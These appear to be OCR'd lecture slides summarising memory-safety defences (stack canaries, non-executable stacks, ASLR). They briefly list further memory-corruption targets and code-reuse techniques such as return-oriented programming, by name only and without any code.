


Add a secret canary on stack on every function call.

Terminate program if canary value is not correct.



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

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

Mitigation summary

Stack canaries

- Compiler adds special sentinel values onto the stack before each saved IP
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Non-executable stacks

- Modern CPUs set stack memory as read/write, but no eXecute
- Prevents shellcode from being placed on the stack

Mitigation summary

Stack canaries

- Compiler adds special sentinel values onto the stack before each saved IP
- Canary is set to a random value in each frame
- At function exit, canary is checked
- If expected number isn’t found, program closes with an error

Non-executable stacks

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Address space layout randomization

- Operating system feature
- Randomizes the location of program and data memory each time a program executes

Other Targets and Methods

Existing mitigations make attacks harder, but not impossible

Many other memory corruption bugs can be exploited

- Saved function pointers
- Heap data structures (malloc overflow, double free, etc.)
- Vulnerable format strings
- Virtual tables (C++)
- Structured exception handlers (C++)

No need for shellcode in many cases

- Existing program code can be repurposed in malicious ways
- Return to libc
- Return-oriented programming